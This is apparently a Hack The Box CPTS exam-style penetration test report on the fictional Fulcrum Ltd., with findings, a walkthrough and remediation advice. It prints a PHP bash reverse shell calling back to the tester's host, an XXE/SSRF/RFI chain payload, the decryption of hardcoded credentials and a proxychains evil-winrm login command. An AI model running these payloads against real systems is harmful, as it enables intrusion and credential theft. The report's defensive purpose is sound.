HACKTHEBOX

Penetration Test

Fulcrum

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Lakshya Rastogi

Fulcrum Ltd.

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 4
2 Engagement Contacts 5
3 Executive Summary 6
3.1 Approach 6
3.2 Scope 6
3.3 Assessment Overview and Recommendations 6
4 Network Penetration Test Assessment Summary 8
4.1 Summary of Findings 8
5 Internal Network Compromise Walkthrough 10
5.1 Detailed Walkthrough 10
6 Remediation Summary 12
6.1 Short Term 12
6.2 Medium Term 12
6.3 Long Term 13
7 Technical Findings Details 14
Arbitrary File Upload leading to Remote Code Execution (RCE) 14
Hardcoded Credentials in PowerShell Script 17
Cleartext Credentials in Web Configuration File (web.config) 19
XML External Entity Injection (XXE) 21
A Appendix 25
A.1 Finding Severities 25
A.2 Host & Service Discovery 26
A.3 Subdomain Discovery 27
A.4 Exploited Hosts 28
A.5 Compromised Users 29

A.6 Changes/Host Cleanup 30
A.7 Flags Discovered 31

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Fulcrum Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Lakshya Rastogi	Security Consultant	Lakshyarastogi483@gmail.com

3 Executive Summary

Fulcrum Ltd. (“Fulcrum” herein) contracted Lakshya Rastogi to perform a Network Penetration Test of Fulcrum’s externally facing network to identify security weaknesses, determine the impact to Fulcrum, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Lakshya Rastogi performed testing under a “Black Box” approach from , to without credentials or any advance knowledge of Fulcrum’s externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Lakshya Rastogi's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Lakshya Rastogi sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Lakshya Rastogi were able to gain a foothold in the internal network, Fulcrum as a result of external network testing, Fulcrum allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, two internal network ranges, the TODO INSERT DOMAIN NAME Active Directory domain, and any other Active Directory domains owned by Fulcrum discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
10.10.16.62	Fulcrum domain

3.3 Assessment Overview and Recommendations

During the penetration test against Fulcrum, Lakshya Rastogi identified 4 findings that threaten the confidentiality, integrity, and availability of Fulcrum's information systems. The findings were categorized by severity level, with1 of the findings being assigned a critical-risk rating, 3 high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

The assessment identified a critical path that allowed for complete compromise of both the external-facing web infrastructure and the internal Active Directory environment. The attack chain unfolded in three distinct phases:

- Initial Compromise (External Perimeter): The attack originated on the external-facing REST API, which was vulnerable to XML External Entity (XXE) injection. By exploiting this flaw, it was possible to bypass external network controls and interact with a protected, internal-only web service. This

internal service contained a critical flaw that allowed the execution of malicious code, granting initial unauthorized access to the web server.
- Lateral Movement (Internal Network): Once inside the network, a post-exploitation review of the web server's file system revealed an insecurely configured automation script. This script contained hardcoded, reversible credentials for a user account (WebUser). Using these credentials, access was established to a restricted internal subnet and a secondary internal server (192.168.122.228).
- Domain Compromise (Active Directory): Upon accessing the secondary internal web server, sensitive application configuration files (web.config) were analyzed. These files contained cleartext administrative credentials used for LDAP authentication. Exposure of these credentials presents a direct path to query and potentially compromise the central Domain Controller.

Key Business Risks

The vulnerabilities chained during this assessment represent a Critical risk to the organization. If leveraged by a malicious actor, the impacts would include:

- Complete Loss of Confidentiality: Attackers could access any proprietary data, customer information, or internal communications stored on the compromised servers or within the Active Directory environment.
- Infrastructure Takeover: The extraction of Active Directory credentials effectively grants an attacker the keys to the kingdom, allowing them to deploy ransomware, create persistent backdoor accounts, or manipulate core business systems.
- Reputational and Financial Damage: A breach of this magnitude would likely result in significant business disruption, regulatory fines, and loss of client trust.

Strategic Recommendations

While the technical details of each vulnerability are provided in the Findings section, the organization should adopt the following strategic initiatives to prevent similar attack chains in the future:

- Implement Secure Secret Management: The organization must eliminate the practice of hardcoding passwords in scripts and configuration files. Transition to centralized secret vaults (e.g., HashiCorp Vault, Azure Key Vault) and utilize identity-based authentication (like Group Managed Service Accounts) wherever possible.
- Enhance Input Validation & Secure Coding: Web applications, especially APIs processing XML or JSON, must be configured to strictly validate input and disable dangerous features (like external DTDs) by default.
- Strengthen Network Segmentation: Ensure that internet-facing servers have strictly limited access to internal infrastructure. Internal-only services should not be reachable via Server-Side Request Forgery (SSRF) from public endpoints.

Fulcrum should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Fulcrum should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Fulcrum will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Lakshya Rastogi began all testing activities from the perspective of an unauthenticated user on the internet. Fulcrum provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Lakshya Rastogi uncovered a total of 4 findings that pose a material risk to Fulcrum's information systems. Lakshya Rastogi also identified 0 informational finding that, if addressed, could further strengthen Fulcrum's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical** and **3 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	10.0 (Critical)	Arbitrary File Upload leading to Remote Code Execution (RCE)	14
2	7.8 (High)	Hardcoded Credentials in PowerShell Script	17

#	Severity Level	Finding Name	Page
3	7.7 (High)	Cleartext Credentials in Web Configuration File (web.config)	19
4	7.5 (High)	XML External Entity Injection (XXE)	21

5 Internal Network Compromise Walkthrough

During the course of the assessment Lakshya Rastogi was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the Fulcrum Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Fulcrum the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Lakshya Rastogiperformed the following to fully compromise the Fulcrum domain.

Phase 1: External Enumeration & Vulnerability Discovery

- **Reconnaissance:** An initial port scan of the target (`10.10.10.62`) revealed multiple web services running on ports 4, 80, 88, 9999, and an API on 56423.
- **Vulnerability Identification:** Interaction with the API on port 56423 revealed it accepted XML input and was vulnerable to XML External Entity (XXE) injection. Concurrent enumeration of port 4 identified PHP files (`index.php`, `upload.php`), hinting at potential file handling vulnerabilities.

Phase 2: Initial Access (Chained XXE to RFI/RCE)

- **Payload Hosting:** A malicious PHP script containing a reverse shell (`writeup.php`) was created and hosted on the attacker's local machine.
- **Exploitation:** An XXE payload was crafted and sent to the API on port 56423. This payload leveraged Server-Side Request Forgery (SSRF) to force the target server to make a local request to its internal interface (`127.0.0.1:4/index.php`).
- **Execution:** The internal `index.php` contained a Remote File Inclusion (RFI) vulnerability via the `page` parameter. It fetched the `writeup.php` payload from the attacker's server and executed it, resulting in a reverse shell as the `www-data` service account.

Phase 3: Internal Reconnaissance & Credential Recovery

- **Post-Exploitation:** With a foothold established, enumeration of the local file system on the "Jumphost" was conducted.
- **Information Disclosure:** A PowerShell automation script (`Fulcrum_Upload_to_Corp.ps1`) was discovered in the `~/uploads$` directory.
- **Credential Decryption:** The script contained a hardcoded AES key and an encrypted `SecureString` password. By reproducing the script's logic in a local PowerShell environment, the string was decrypted, yielding the cleartext credentials for a user: `WebUser` / `M4ng£m£ntPa55`.

Phase 4: Pivoting & Lateral Movement

- **Network Discovery:** A bash ping sweep executed from the compromised Jumphost identified an internal asset at IP address `192.168.122.228`, suspected to be part of the internal domain.
- **Proxy Setup:** To interact with this internal network, the `chisel` tunneling tool was transferred to the Jumphost. A reverse SOCKS5 proxy was established back to the attacker's machine.
- **Lateral Movement:** Utilizing `proxychains` to route traffic through the SOCKS tunnel, the recovered `WebUser` credentials were used to successfully authenticate to the internal host (`192.168.122.228`) via Windows Remote Management (WinRM).

Phase 5: Internal Post-Exploitation & AD Credential Harvesting

- **System Enumeration:** Following successful lateral movement, the internal IIS web server's configuration was analyzed.
- **Critical Disclosure:** Inspection of the `C:\inetpub\wwwroot\web.config` file revealed a hardcoded LDAP connection string. This string contained cleartext administrative credentials used to bind to the primary Domain Controller, providing a direct avenue for Active Directory compromise.

6 Remediation Summary

As a result of this assessment there are several opportunities for Fulcrum to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Fulcrum should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

1. Short-Term Remediations (Immediate Action / 0-30 Days) *Focus: Containment, credential rotation, and applying critical configuration fixes to stop the immediate attack vectors.*

- **Credential Rotation:** Immediately rotate the passwords for the `WebUser` account and the Active Directory LDAP binding account found in the `web.config` file. Treat both accounts as fully compromised.
- **Remove Hardcoded Secrets:** Delete the `Fulcrum_Upload_to_Corp.ps1` script from the web server's upload directory. Ensure no other instances of this script or its hardcoded credentials exist on the network.
- **Disable XML External Entities (XXE):** Modify the XML parsing configuration on the port 56423 API to explicitly disable Document Type Definitions (DTDs) and the resolution of external entities.
- **Disable Remote File Inclusion (RFI):** In the `php.ini` file for the internal web service (port 4), set `allow_url_include = Off` to prevent the application from fetching and executing remote scripts.
- **Implement Egress Filtering:** Configure host-based firewalls (e.g., `ufw` or Windows Firewall) on the web server to block unnecessary outbound connections. The web server should not be able to fetch payloads from arbitrary external IP addresses (like the attacker's Python server).

6.2 Medium Term

2. Medium-Term Remediations (30-90 Days) *Focus: Improving architectural security, implementing stronger access controls, and mitigating underlying design flaws.*

- **Encrypt Configuration Files:** Use the ASP.NET IIS Registration Tool (`aspnet_regiis.exe`) to encrypt the `connectionStrings` and other sensitive sections within the `web.config` file on the internal IIS server.
- **Implement Group Managed Service Accounts (gMSA):** Transition the automated PowerShell upload task and the IIS application pool to use gMSAs. This allows Windows to automatically manage and rotate passwords without requiring them to be stored in scripts or configuration files.
- **Deploy a Web Application Firewall (WAF):** Implement a WAF in front of the external-facing infrastructure to detect and block common web attacks, including malicious XML payloads and directory traversal/RFI attempts.
- **Network Segmentation:** Isolate the external-facing web server in a strict Demilitarized Zone (DMZ). Ensure that communication from the DMZ to the internal network (where the IIS server and Domain Controllers reside) is heavily restricted and strictly monitored.

6.3 Long Term

3. Long-Term Remediations (90+ Days) *Focus: Strategic shifts, cultural changes, and implementing enterprise-grade security programs to prevent future occurrences.*

- **Centralized Secrets Management:** Deploy an enterprise secrets management solution (e.g., HashiCorp Vault, Azure Key Vault, or CyberArk) to handle all application credentials, API keys, and certificates, eliminating the need for local storage.
- **Integrate SAST/DAST into CI/CD:** Implement Static Application Security Testing (SAST) and Dynamic Application Security Testing (DAST) tools into the software development lifecycle. This will automatically flag hardcoded credentials, RFI, and XXE vulnerabilities in code before it is pushed to production.
- **Secure Code Training:** Provide mandatory, role-based secure coding training for the development team, focusing specifically on the OWASP Top 10 (particularly Broken Access Control, Injection, and Vulnerable and Outdated Components).
- **Implement Privileged Access Management (PAM):** Restrict and monitor the use of administrative accounts across the domain to limit the blast radius if an attacker successfully pivots into the internal network.

7 Technical Findings Details

1. Arbitrary File Upload leading to Remote Code Execution (RCE) - Critical

CWE	CWE-98 - Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	**Vulnerability Description:** The internal web application running on port 4 (accessible only via localhost) contains a **Remote File Inclusion (RFI)** vulnerability in the `index.php` script. The application fails to properly validate the `page` parameter, allowing it to retrieve and execute code from remote servers. By chaining this with the previously identified **XXE (SSRF)** vulnerability on port 56423, an unauthenticated attacker can force the server to proxy a request to the internal `index.php` endpoint. This request can instruct the server to fetch a malicious PHP payload from an attacker-controlled server and execute it, leading to full Remote Code Execution (RCE) as the `www-data` user.
Impact	This vulnerability allows an unauthenticated attacker to execute arbitrary system commands with the privileges of the web server (`www-data`). This facilitates: • Full compromise of the web server. • Access to sensitive configuration files and credentials. • A pivot point for further attacks on the internal network (Lateral Movement).
Remediation	• **Disable Remote File Inclusion:** Set `allow_url_include = Off` in the `php.ini` configuration file. • **Input Validation:** Implement a strict whitelist for the `page` parameter in `index.php`. Only allow including specifically permitted local files. • **Network Segmentation:** Restrict internal services (like the one on port 4) so they cannot initiate outbound connections to arbitrary external IP addresses.
References	-

Finding Evidence

Proof of Concept (PoC)

1. Payload Preparation A malicious PHP file named `writeup.php` was created on the attacker's machine. This file contained a reverse shell payload designed to connect back to the attacker on port 9001.

Payload Content (`writeup.php`):

```php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.4/9001 0>&1'");
?>
```

2. Hosting the Malicious File

A Python HTTP server was started on the attacker's machine to host the `writeup.php` file, making it accessible to the victim server.

Command:


```
python3 -m http.server
```

3. Execution (The Chain)

A `netcat` listener was established to catch the reverse shell. The attack was triggered by sending a crafted XML payload to the external service on port 56423. This payload defined an external entity (`xxe`) pointing to the vulnerable internal application.

Exploit Payload:


```
<!DOCTYPE writeup [
  <!ENTITY xxe SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.16.4:8000/writeup">
]>
<foo>&xxe;</foo>
```



4. Verification

Upon sending the request, the target server:

1. Processed the XML.
2. Executed the SSRF to request `http://127.0.0.1:4/index.php`.
3. The internal `index.php` fetched `writeup` from the attacker's Python server (observed in Python server logs).
4. The PHP code was executed, resulting in a reverse shell connection as the `www-data` user.



2. Hardcoded Credentials in PowerShell Script - High

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	During post-exploitation enumeration of the compromised web server, a custom PowerShell script named `Fulcrum_Upload_to_Corp.ps1` was discovered. This script is intended to automate file transfers via PowerShell Remoting (`Invoke-Command`) to an internal host. To authenticate, the script utilizes the `ConvertTo-SecureString` cmdlet. However, because the script contains both the encrypted password string and the encryption key hardcoded within the file itself, the "encryption" is effectively rendered as cleartext. Any user with read access to this script can reverse the `SecureString` object back to plaintext, exposing the credentials of the `WebUser` Active Directory or local account.
Impact	The exposure of these credentials allowed for privilege escalation and lateral movement. Using the compromised `WebUser` credentials (`WebUser : M4ng<Redacted>`), it was possible to authenticate to internal network infrastructure. This directly facilitated the next phase of the attack, which involved pivoting through a proxy (`chisel`) to access the internal host at `192.168.122.228` via WinRM.
Remediation	• **Remove Hardcoded Secrets:** Immediately remove all hardcoded credentials, keys, and encrypted strings from the script. • **Rotate Credentials:** The password for the `WebUser` account must be rotated immediately, as it is known to be compromised. • **Implement Secure Secret Management:** * If running in a modern Windows/ Active Directory environment, utilize **Group Managed Service Accounts (gMSA)** for scheduled tasks or automated scripts, which handle password rotation and authentication automatically without requiring embedded passwords. • Alternatively, utilize native secrets management solutions such as the PowerShell `SecretManagement` module integrated with a secure vault (e.g., Azure Key Vault, HashiCorp Vault, or Windows Credential Manager) to retrieve credentials securely at runtime. • **Restrict File Permissions:** Ensure that scripts containing sensitive logic or execution commands are not globally readable or accessible by low-privileged service accounts like `www-data` unless strictly necessary.
References	-

Finding Evidence

Proof of Concept (PoC)

1. Discovery After establishing an initial foothold as the `www-data` user, basic file system enumeration within the user's accessible directories revealed the `Fulcrum_Upload_to_Corp.ps1` file.

2. Script Analysis Reviewing the contents of the script exposed the hardcoded variables used to construct a `PSCredential` object.

```
$1 = 'WebUser'
$2 = '77,52,110,103,63,109,63,110,116,80,97,53,53,77,52,110,103,63,109,63,110,116,80,97,53,53
,48,48,48,48,48,48' -split ','
$3 = '76492d1116743f0423413b16050a5345MgB8AEQAVABpAHoAWgBvAFUALwBXAHEAcABKAFoAQQBNAGEARgArAGY
AVgBGAGcAPQA5AHwAOQAwADgANwAxADIAZgA1ADgANwBiADIAYQBjADgAZQAzAGYAOQBkADgANQAzADcAMQA3AGYAOQBh
ADMAZQAxAGQANQA3ADUAYQA1ADUAMwA2ADgAMgBmADUAZgA3AGQAMwA4AGQAOAA2ADIAMgAzAGIAYgAxADMANAA='
$4 = $3 | ConvertTo-SecureString -key $2
$5 = New-Object System.Management.Automation.PSCredential ($1, $4)
```

- `$1`: The plaintext username.
- `$2`: The AES encryption key (represented as a byte array).
- `$3`: The encrypted password string.

3. Credential Decryption Because all components required to reconstruct the credentials are present, standard PowerShell commands can be used to extract the plaintext password. By replicating the script's variable assignment in a local PowerShell session (`pwsh`), the `GetNetworkCredential()` method can be invoked to reveal the plaintext.

Commands Executed:

```
PS> $5.GetNetworkCredential().Username
WebUser

PS> $5.GetNetworkCredential().Password
M4ng£m£ntPa55
```

3. Cleartext Credentials in Web Configuration File (web.config) - High

CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	7.7 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N
Root Cause	**Vulnerability Description:** During post-exploitation enumeration of the internal IIS web server (`192.168.122.228`), sensitive credentials were found stored in cleartext within the application's `web.config` file. The file, which defines the configuration for the IIS web application, contained an LDAP connection string complete with a plaintext username and password used to bind to the Domain Controller. Storing credentials in cleartext within configuration files violates secure storage practices, allowing any user or process with read access to the webroot to compromise those credentials.
Impact	The exposure of LDAP credentials provides an attacker with a direct path to query Active Directory. Depending on the privileges of the exposed account, this can lead to: • **Active Directory Enumeration:** Attackers can map out the entire domain, including users, groups, computers, and trust relationships (e.g., using tools like BloodHound). • **Domain Privilege Escalation:** If the account has elevated privileges (such as DCSync rights or membership in privileged groups), it could lead to total domain compromise. • **Lateral Movement:** The credentials can be used to authenticate to other machines within the domain.
Remediation	• **Encrypt Configuration Sections:** Use the ASP.NET IIS Registration Tool (`aspnet_regiis.exe`) to encrypt specific sensitive sections (like `connectionStrings` or `appSettings`) within the `web.config` file. • *Example:* `aspnet_regiis -pe "connectionStrings" -app "/YourApplication"` • **Use Windows Authentication:** If the web application and the database/LDAP server are on the same domain, configure the application to use Integrated Windows Authentication (IWA) rather than explicit credentials in the connection string. • **Implement Group Managed Service Accounts (gMSA):** Configure the IIS application pool to run under a gMSA. This allows the application to authenticate to network resources (like the Domain Controller) using the machine's identity, completely removing the need to manage or store passwords.
References	-

Finding Evidence

Proof of Concept (PoC)

1. Internal Network Pivoting Following the compromise of the `WebUser` credentials (detailed in Finding 3), a pivot was established into the internal `192.168.122.x` subnet. This was achieved by setting up a `chisel` tunnel and utilizing `proxychains` with `evil-winrm` to authenticate to the internal host at `192.168.122.228`.

Command Executed:

```
proxychains4 evil-winrm -i 192.168.122.228 -u WebUser -p 'M4ng£m£ntPa55'
```

```
<defaultDocument>
        <files>
                <clear />
                <add value="Default.asp" />
                <add value="Default.htm" />
                <add value="index.htm" />
                <add value="index.html" />
                <add value="iisstart.htm" />
        </files>
</defaultDocument>
```

At the top is defines a LDAP connection to the DC, including creds:

```
<connectionStrings>
        <add connectionString="LDAP://dc.fulcrum.local/OU=People,DC=fulcrum,DC=local"
name="ADServices" />
</connectionStrings>
<system.web>
      <membership defaultProvider="ADProvider">
          <providers>
              <add name="ADProvider"
type="System.Web.Security.ActiveDirectoryMembershipProvider, System.Web, Version=2.0.0.0,
Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" connectionStringName="ADConnString"
connectionUsername="FULCRUM\LDAP" connectionPassword="PasswordForSearching123!"
attributeMapUsername="SAMAccountName" />
          </providers>
      </membership>
</system.web>
```

2. File System Enumeration

Upon gaining a PowerShell session on the internal server, enumeration of the IIS web directory was performed. The `web.config` file was located at the default IIS path: `C:\inetpub\wwwroot\web.config`.

3. Credential Discovery

Reading the contents of `web.config` revealed the application's configuration settings. At the top of the file, an LDAP connection string was defined, which included the cleartext credentials required to authenticate to the Domain Controller.

4. XML External Entity Injection (XXE) - High

CWE	-
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
Root Cause	The web application processed XML documents in an insecure manner, which made it vulnerable to XML External Entity (XXE) Injection attacks. XXE Injection is a vulnerability in web applications that allows an attacker to interfere with the processing of XML documents by an XML parser. This attack can lead to disclosure of confidential data, denial of service, server-side request forgery, and other severe impact on the underlying system or other backend systems.
Impact	By exploiting this vulnerability, an attacker can: 1. **Bypass Firewalls:** Access internal-only services (like the web server on localhost:4) that are not exposed to the public network. 2. **Exfiltrate Data:** Read local system files (e.g., `/etc/passwd` or `C:\Windows\win.ini`) depending on file permissions. 3. **Denial of Service:** Perform "Billion Laughs" attacks to exhaust server memory.
Remediation	• The XML parser should be configured to use a local static DTD and not allow external DTDs declared in the XML document. • We recommend limiting the functions of the XML parsing library to the minimum needed (see the documentation of the library used). • User input should be validated before parsing if possible. • Detailed information and help on preventing XXE injections can be found in the linked XML External Entity Prevention Cheat Sheet from OWASP.
